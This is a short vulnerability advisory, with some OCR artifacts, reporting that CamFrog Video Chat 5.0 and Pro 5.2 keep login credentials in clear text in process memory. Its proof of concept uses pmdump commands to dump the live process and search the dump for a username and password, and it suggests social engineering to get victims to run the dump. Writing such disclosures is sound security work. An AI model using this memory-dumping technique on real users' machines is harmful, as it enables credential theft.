Advisory:

CamFrog Video Chat Password Disclosure Vulnerability.

Versions Affected:

CamFrog Video Chat Version 5.0(Free one)
Camfrog Pro 5.2 (paied one $49.95)

Release Date:

7 February 209


Description:

CamFrog Video Chat 5.0 and Camfrog Pro 5.2 suffers from a Local password disclosure vulnerability due to the leak of proper encryption of credentials in the process level .In fact,the credentials can be extracted in clear text by dumping process memory of the live camfrog process when a connection is established.


Note : This vulnerability can be exploited by Social Engineering tricks such as fooling the user to execute malicious code wich would dump the memory of the process.

Proof of Concept:


Proof of Conecept is done with those tools : pmdump.exe & EditPlus.exe



```
C:\>pmdump.exe -list

pmdump 1.2 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
           - http://ntsecurity.nu/toolbox/pmdump/

    0 - System idle process
    4 - System
  428 - smss.exe
  484 - csrss.exe
  520 - winlogon.exe
  564 - services.exe
  576 - lsass.exe
  724 - ati2evxx.exe
  736 - svchost.exe
  832 - svchost.exe
  900 - svchost.exe
  944 - svchost.exe
 1020 - svchost.exe
 1240 - ati2evxx.exe
 1324 - explorer.exe
 1392 - spoolsv.exe
 1520 - RTHDCPL.exe
 1536 - VM303_STI.EXE
 1544 - egui.exe
 1552 - realsched.exe
 1560 - GhostStartTrayApp.exe
 1568 - ctfmon.exe
 1576 - msnmsgr.exe
 1584 - SuperCopier2.exe
 1592 - msmsgs.exe
 1620 - WZQKPICK.EXE
 1960 - MessengerDiscovery Live.exe
  224 - ekrn.exe
  248 - GhostStartService.exe
  344 - MDM.EXE
  456 - svchost.exe
 2092 - alg.exe
 2288 - wscntfy.exe
 1636 - firefox.exe
  408 - usnsvc.exe
 3920 - Camfrog Video Chat.exe
 2360 - cmd.exe
 3880 - pmdump.exe

C:\>
```



```
C:\>pmdump.exe 3920 dump.txt

pmdump 1.2 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
           - http://ntsecurity.nu/toolbox/pmdump/


C:\>
```



Find what: zigma101

☐ Case sensitive
☐ Regular expression
☐ Close if found
☐ Whole word Only
☑ Wrap at the end of file

```
┌ œÒ¨$◘ Zigma101┼ nullareapassword      ┌• Tunisia◀
```

As you can see , the **Username:**Zigma101 and the **Password:**nullareapassword are dumped in clear text !

Credits:

Zigma [zigmatn{a.t}gmail.com]
http://NullArea.NET

Time Line Notification:

28-01-209 -- Contacted Via Email , Though no response till now